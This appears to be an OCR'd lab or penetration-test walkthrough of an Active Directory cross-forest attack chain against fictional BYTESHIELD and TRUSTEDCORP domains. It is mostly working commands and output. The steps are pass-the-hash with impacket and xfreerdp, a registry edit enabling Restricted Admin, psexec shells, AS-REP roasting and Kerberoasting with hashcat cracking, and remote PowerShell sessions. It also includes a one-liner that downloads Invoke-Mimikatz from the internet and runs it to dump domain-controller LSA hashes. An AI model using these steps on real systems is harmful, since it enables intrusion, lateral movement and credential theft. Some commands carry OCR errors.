
proxychains4 -q impacket-mssqlclient -windows-auth -hashes aad3b435b51404eeaad3b435b51404ee:0ff636843056b5a523b840944794dbb4 Jessica.Williams@10.10.1.13

```
└─# proxychains4 -q impacket-mssqlclient -windows-auth -hashes aad3b435b51404eeaad3b435b51404ee:0ff636843056b5a523b840944794dbb4 Jessica.Williams
@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 1: Changed database context to 'master'.
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (BYTESHIELD\Jessica.Williams  dbo@master)>
```

PASS THE HASH

Passing the hashes against RDP using xfreerdp linux RDP client

proxychains4 -q xfreerdp /v:10.10.1.13 /u:jessica.williams@BYTESHIELD.local /pth:0ff636843056b5a523b840944794dbb4 /dynamic-resolution



PASS THE HASH

We attempted to pass the hash with xfreerdp but we're not allowed to do that because Restricted Admin Mode, which is disabled by default, should be enabled on the target host; otherwise we will be denied access, we need to spawn system shell and enable it then we can retry and see what happens

We can enable it with following command

reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f

PASS THE HASH

Let's try to reconnect, hopefully it works

```
└─# proxychains4 -q impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:9d0615b4cbfc6a2c149059eddcf156b0 David.Williams@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.1.13.....
[*] Found writable share ADMIN$
[*] Uploading file lQdfEwpj.exe
[*] Opening SVCManager on 10.10.1.13.....
[*] Creating service KbvA on 10.10.1.13.....
[*] Starting service KbvA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
The operation completed successfully.
```

CROSS-FOREST TRUST ATTACK

Forest trust Overview

Active Directory Domain Services (AD DS) provides security across multiple domains or forests through domain and forest trust relationships. Before authentication can occur across trusts, Windows must first check if the domain being requested by a user, computer, or service has a trust relationship with the domain of the requesting account.

To check for this trust relationship, the Windows security system computes a trust path between the domain controller (DC) for the server that receives the request and a DC in the domain of the requesting account.

The access control mechanisms provided by AD DS and the Windows distributed security model provide an environment for the operation of domain and forest trusts. For these trusts to work properly, every resource or computer must have a direct trust path to a DC in the domain in which it is located.

The trust path is implemented by the Net Logon service using an authenticated remote procedure call (RPC) connection to the trusted domain authority. A secured channel also extends to other AD DS domains through interdomain trust relationships. This secured channel is used to obtain and verify security information, including security identifiers (SIDs) for users and groups.

CROSS-FOREST TRUST ATTACK

Cross-Forest users Enumeration

Get-DomainUser -Domain TRUSTEDCORP.local -Properties samaccountname,memberof

```
PV > Get-DomainUser -Domain TRUSTEDCORP.local -Properties samaccountname,memberof
[2023-12-13 19:45:47] LDAP Signing NOT Enforced!
memberOf                : CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=Administrators,CN=Builtin,DC=TRUSTEDCORP,DC=local
sAMAccountName          : TCSql_Service

memberOf                : CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=TC Foreign Group Members Universal,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
sAMAccountName          : Ruth.David

sAMAccountName          : Mike.Davis

memberOf                : CN=TC Foreign Group Members Universal,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=Backup Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
sAMAccountName          : Jennifer.Richard

sAMAccountName          : Brown.Kevin

memberOf                : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local
                          CN=Remote Management Users,CN=Builtin,DC=TRUSTEDCORP,DC=local
sAMAccountName          : Clement.White

sAMAccountName          : Amanda.Jones

sAMAccountName          : Michelle.Johnson
```

CROSS-FOREST TRUST ATTACK

Low hanging fruits, ASREProastable account

Get-DomainUser -PreAuthNotRequired -Domain TRUSTEDCORP.local

```
PV > Get-DomainUser -PreAuthNotRequired -Domain TRUSTEDCORP.local
[2023-12-13 19:48:58] LDAP Signing NOT Enforced!
cn                                  : Michelle Johnson
distinguishedName                   : CN=Michelle Johnson,CN=Users,DC=TRUSTEDCORP,DC=local
name                                : Michelle Johnson
objectGUID                          : {8c4e2709-61aa-4044-a2f6-40c8a6c650e9}
userAccountControl                  : NORMAL_ACCOUNT [4260352]
                                      DONT_EXPIRE_PASSWORD
                                      DONT_REQ_PREAUTH
badPwdCount                         : 0
badPasswordTime                     : 1601-01-01 00:00:00
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 2023-12-14 00:43:02.931637
pwdLastSet                          : 2023-11-20 14:27:50.772263
primaryGroupID                      : 513
objectSid                           : S-1-5-21-2342213388-301168347-1320883959-1107
sAMAccountName                      : Michelle.Johnson
sAMAccountType                      : 805306368
userPrincipalName                   : Michelle.Johnson@TRUSTEDCORP.local
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=TRUSTEDCORP,DC=local
```

CROSS-FOREST TRUST ATTACK

Cross-Forest Trust ASREProasting

proxychains4 -q impacket-GetNPUsers TRUSTEDCORP.local/ -dc-ip 10.10.1.12 -no-pass -k -usersfile trusers.txt

```
└# proxychains4 -q impacket-GetNPUsers TRUSTEDCORP.local/ -dc-ip 10.10.1.12 -no-pass -k -usersfile trusers.txt
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TCSql_Service doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ruth.David doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Mike.Davis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jennifer.Richard doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brown.Kevin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Clement.White doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Amanda.Jones doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Michelle.Johnson@TRUSTEDCORP.LOCAL:9293122a4f66ed1f1cc2c0a4ec98c4ff$c4218a7385218ecb8dd80807defa5d5bb08d891a3836d1934dee379f2d72ed4
587b59e0a2e1e5d0a2ac12ce2ef5909336bbc4bb13c40f406c8fee27872d18710964354ee856e3182e5df0c649677153cad9453294e62da7dc4d7e0b043aeda831c86073a40628dfe
8d33dab4550956584f07bed92b8ec79f699e1ed6ff0f05fc1cdae61c2683f568f50342313127ff39cd667980e4a28065e622293845f983e3e55ad46c290a328eedf9611cdfbc314ab
dc137b579339f9fb0ebea432d4645b6181d900afee7e1d4f77e6fbc9df7aeead428bd95f029f7285063c793102ded6ce33538fd0b97c37119deb7e9ad0c5f4ecb96d3d3d1ec
[-] User Jason.Johnson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paul.Jones doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

CROSS-FOREST TRUST ATTACK

Cracking the Ticket with hashcat

.\hashcat.exe -a 0 -m 18200 .\Kerberos_tgs.txt .\PasswordList.txt


Windows PowerShell

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -a 0 -m 1820 .\Kerberos_tgs.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Either the specified hash mode does not exist in the official repository,
or the file(s) could not be found. Please check that the hash mode number is
correct and that the files are in the correct place.

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5asrep$23$Michelle.Johnson@TRUSTEDCORP.LOCAL:525068d1800e447074f375328427c25a$043d86682fdbb4625c47b42e5c5a35796309b61d03ff8299fb
068894a5ea55c7d434e22ea3574da658e15154f5599c2ad1868803c73afc2986e641fa6adef621975f467b119f0d537f89184a2c986fd6e36df3d5ccd603987e2fc7
6091e2bee8e67255194d26c8585d0be91b41c0430486d3648206fd4a48f7ff4af7df85fd7916dcc30643c6b199e908cb087251e2f6da8081f4acf7fb008437ba51c5
877424ed1b91dd9e1bd61dfb7d9024ab473bae1d1a06143eb20333892aa94a0cbe4ca8633337b16d37831783533c42d3da5af24fce530fbdfa3bb639e0b62190fb81
020977da59cff4ba7009c414b1beb9058b06b671bc878d:M.Password1!
```

CROSS-FOREST TRUST KERBEROASTING

Retrieving a Kerberoastable Account

proxychains4 -q impacket-GetUserSPNs TRUSTEDCORP.local/Michelle.Johnson



```
┌──(root㉿kali)-[~]
└─# proxychains4 -q impacket-GetUserSPNs TRUSTEDCORP.local/Michelle.Johnson
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName                              Name           MemberOf
                  PasswordLastSet             LastLogon                   Delegation
------------------------------------------------  -------------  ------------------------------------------------------------
------------------  --------------------------  --------------------------  ----------

TC_SQLSERVER/TRUSTED-DC03.TRUSTEDCORP.local:1433  TCSql_Service  CN=Group Policy Creator Owners,CN=Users,DC=TRU
STEDCORP,DC=local  2023-11-20 16:36:46.037668  2023-12-02 16:09:32.089078
```

CROSS-FOREST TRUST ATTACK

Requesting the TGS of the SPN Account

proxychains4 -q impacket-GetUserSPNs TRUSTEDCORP.local/Michelle.Johnson -request

```
└─# proxychains4 -q impacket-GetUserSPNs TRUSTEDCORP.local/Michelle.Johnson -request
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName                                    Name          MemberOf
                  PasswordLastSet             LastLogon                   Delegation
_________________  ___________________________  ____________  ___________________________  __________

TC_SQLSERVER/TRUSTED-DC03.TRUSTEDCORP.local:1433  TCSql_Service  CN=Group Policy Creator Owners,CN=Users,DC=TRU
STEDCORP,DC=local  2023-11-20 16:36:46.037668  2023-12-02 16:09:32.089078



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*TCSql_Service$TRUSTEDCORP.LOCAL$TRUSTEDCORP.local/TCSql_Service*$7dc33ac873c17b2ae83634e08a625dd7$
d3e8f07dcf6af09f57d96b348283f733d2c60cfb8e745e266d6d7bdc3f847e588b7c7686626073e2ec70e98f62fee7eac722d808db93858
feebcfd3cdbce7241049fc27a5897da664c26ab28ff30e0296db946020a88e9cd9b6a5f9ebc582f81ab62598762cdcd07a8178b08e19e1d
1531838a72d47f0bf409906a372af75b48fb62ef37b6a7dcfae690a7eff4516f38f44bab4b1e65e0f3a8f6c101471889b59b4ed06c73388
7317704a1b0ea40ca232e90331c0a82c4c61ab801b0ac91fa0a13292e540fdadb5e9422abb81d38a455d7b88e8db57bcdf42efa4a0e0ad2
cfd56970b14a0fd0e341807bd7fff9eaff31ea42a159cd6c46f2366dc0b2f48fac844cb02b0b7a1b60236e93f6609ab36baf55b17cd256d
```

CROSS-FOREST TRUST ATTACK

Cracking the Ticket with hashcat

.\hashcat.exe -a 0 -m 13100 .\service_tgs.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -a 0 -m 13100 .\service_tgs.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*TCSql_Service$TRUSTEDCORP.LOCAL$TRUSTEDCORP.local/TCSql_Service*$7dc33ac873c17b2ae83634e08a625dd7$d3e8f07dcf6af09f57d96
b348283f733d2c60cfb8e745e266d6d7bdc3f847e588b7c7686626073e2ec70e98f62fee7eac722d808db93858feebcfd3cdbce7241049fc27a5897da664c26ab28f
f30e0296db946020a88e9cd9b6a5f9ebc582f81ab62598762cdcd07a8178b08e19e1d1531838a72d47f0bf409906a372af75b48fb62ef37b6a7dcfae690a7eff4516
f38f44bab4b1e65e0f3a8f6c101471889b59b4ed06c7338873177704a1b0ea40ca232e90331c0a82c4c61ab801b0ac91fa0a13292e540fdadb5e9422abb81d38a455d
7b88e8db57bcdf42efa4a0e0ad2cfd56970b14a0fd0e341807bd7fff9eaff31ea42a159cd6c46f2366dc0b2f48fac844cb02b0b7a1b60236e93f6609ab36baf55b17
cd256d5449d999a0445faa1b1e4aab9f40210dff6480ccb7ca0b0309f0248fefe6f01e016c1f759e262c26c66f282d31b53ae93943f00e0b1534ad15e372056ccbb4
315ab4cb4d0b0a7c57150ac306d99278d0aff26b3bbcafdc4397ccf6b82fba9d9e93c7219df19a28288f818871f9c7d27162a6438e235313819b1bf74c67a6ebec15
7e70e902130cdf492965d2c7db116284a53490d96cf2cbf35a7e0016fef3d421c313d7755d1c3bd1365f6855499564ff876c56fe6fb8894971b01870150a48572a83
14a3b2df91d35c27a3eeaf97b626d613d39303812e445b8897447315 65bad750a8b2114db34f5c23c3a9578a3e15cbb36b5c1ec30425e8286aa73c5f5b57da03c54b
0c48373cace60f904bd502917c43f5391c8629141e376c15cce9247dc924b05326ba492786140c684ccbc32c70f301aa17030efd05840cd82880f8d98b3da34d7ad2
1ed6b8574e9398cd656f5f42b4ac82d241066db8abb696d826dcf94f895d2f4d18901c4e159470add9f89b33546c4fe26b8338d79485a82946b097b3f11d22c024dd
a69b6be94aacf98057b4b2b85323d1ed2df44f10c4c4356b7ec038ca3eb968bf19856b192da13f782e2be82a9c64e9e70352e98edb2b79232d10241515b86612c698
43b16bca036440db486b68db32db37a2627e5d760b4e01f70e451fe4682b1742ce58669c2fc5030fc36c87e01b02fd3203bd81a661eb170785cd016d5bbeb688eac9
51a94d547eaba892779ed3f41daf7315957d757b2740723147f9212032d2dd3106a3db599ef385239e93bf2ff563626a17d79b54ee84f7d68e51e1f21919acb83431
b2ef67aab496645058775 50da09a94303bd2b3a4b4382adda1abad28cbcbe303147795a35a0a0fe2353ca854c1e8f180777717 0b26cba5fe8388f7161a70d7bb8578
0f3830742d0f9cf9e00e478e63fae8ee4117b8a3906d2b9f25302d67a2583b755affc95cefe5727041eebc42a70fa7101e5765efa7c524a2f995a1c472f99c0d1741
026d8dbd1136dfc8fb687c315030694411d84b512ca31230a707f76d597a136912ce58132b6d4dc8aec54a9666de48f6f8897c02e734931cc0a:s.Password1!
```

CROSS-FOREST TRUST ATTACK

Enumerating Foreign Group Membership

Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local

```
PS C:\Tools> Import-Module .\PowerView.ps1

PS C:\Tools>
Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local
PS C:\Tools> Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local


GroupDomain             : TRUSTEDCORP.local
GroupName               : Administrators
GroupDistinguishedName  : CN=Administrators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain            : TRUSTEDCORP.local
MemberName              : S-1-5-21-2650123447-3108711000-1796582875-1113
MemberDistinguishedName : CN=S-1-5-21-2650123447-3108711000-1796582875-1113,CN=ForeignSecurityPrincipals,DC=TRU
STEDCORP
                          ,DC=local

GroupDomain             : TRUSTEDCORP.local
GroupName               : Remote Management Users
GroupDistinguishedName  : CN=Remote Management Users,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain            : TRUSTEDCORP.local
MemberName              : S-1-5-21-2650123447-3108711000-1796582875-1109
MemberDistinguishedName : CN=S-1-5-21-2650123447-3108711000-1796582875-1109,CN=ForeignSecurityPrincipals,DC=TRU
STEDCORP
```

CROSS-FOREST TRUST ATTACK

We discovered the SIDs of some users with foreign group membership, now we need to convert the SIDs to name to identify the users

$name = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1113

$name2 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1109

```
$name = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1113
PS C:\Tools> $name = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1113
$name2 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1109
PS C:\Tools> $name2 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1109
$name
PS C:\Tools> $name
BYTESHIELD\Jessica.Williams
$name2
PS C:\Tools> $name2
BYTESHIELD\Lisa.Jones
```

CROSS-FOREST TRUST ATTACK

Converting users SIDs to names we're able to identify 2 users jessica.Williams as member of local administrators group and lisa.jones an member of Remote management group we can move laterally

Creating Powershell Session

```
$SecPassword = ConvertTo-SecureString "L.Password1!" -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PsCredential("BYTESHIELD\Lisa.Jones",$SecPassword)

Invoke-Command -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -ScriptBlock {hostname;ipconfig} -Credential $Cred
```

CROSS-FOREST TRUST ATTACK

Using Script Block to execute code

```
$SecPassword = ConvertTo-SecureString "L.Password1!" -AsPlainText -Force
PS C:\Tools> $SecPassword = ConvertTo-SecureString "L.Password1!" -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PsCredential("BYTESHIELD\Lisa.Jones",$SecPassword)
PS C:\Tools> $Cred = New-Object System.Management.Automation.PsCredential("BYTESHIELD\Lisa.Jones",$SecPassword)
Invoke-Command -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -ScriptBlock {hostname;ipconfig} -Credential $Cred
PS C:\Tools> Invoke-Command -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -ScriptBlock {hostname;ipconfig} -Credential $Cred
TRUSTED-DC03

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.1.12
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.1.1
```

CROSS-FOREST TRUST ATTACK

We can Create Powershell interactive Session to the Foreign Dc

Enter-PsSession -Computername TRUSTED-DC03.TRUSTEDCORP.local -Credential $Cred

```
Enter-PsSession -Computername TRUSTED-DC03.TRUSTEDCORP.local -Credential $Cred
PS C:\Tools> Enter-PsSession -Computername TRUSTED-DC03.TRUSTEDCORP.local -Credential $Cred
hostname
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Lisa.Jones\Documents> hostname
TRUSTED-DC03
whoami
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Lisa.Jones\Documents> whoami
byteshield\lisa.jones
```

CROSS-FOREST TRUST ATTACK

Creating Secure Credential for Jessica.Williams as member of Foreign Administrators Group

$SecPassword = ConvertTo-SecureString "TJ.Password1!" -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PsCredential("BYTESHIELD\Jessica.Williams",$SecPassword)

```
$SecPassword = ConvertTo-SecureString "TJ.Password1!" -AsPlainText -Force
PS C:\Tools> $SecPassword = ConvertTo-SecureString "TJ.Password1!" -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PsCredential("BYTESHIELD\Jessica.Williams",$SecPassword)
PS C:\Tools> $Cred = New-Object System.Management.Automation.PsCredential("BYTESHIELD\Jessica.Williams",$SecPassword)
```

CROSS-FOREST TRUST ATTACK

Verifying Foreign group Membership

```
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Jessica.Williams\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                   Type             SID          Attributes
============================================ ================ ============ ==================================================
Everyone                                     Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                       Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Pre-Windows 2000 Compatible Access   Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                         Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity   Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level         Label            S-1-16-12288
```

CROSS-FOREST TRUST ATTACK

Dumping lsa of the Foreign DC

EX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::lsa /patch"' ; exit

```
IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-
Mimikatz -Command '"lsadump::lsa /patch"' ; exit
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Jessica.Williams\Documents> IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercon
tent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::lsa /patch"' ; exit
```

CROSS-FOREST TRUST ATTACK

NTLM Password hashes

Having krbtgt password hashes at hand can be used to purge golden ticket

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : TRUSTEDCORP / S-1-5-21-2342213388-301168347-1320883959

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7facdc498ed1680c4fd1448319a8c04f

RID  : 000001f5 (501)
User : Guest
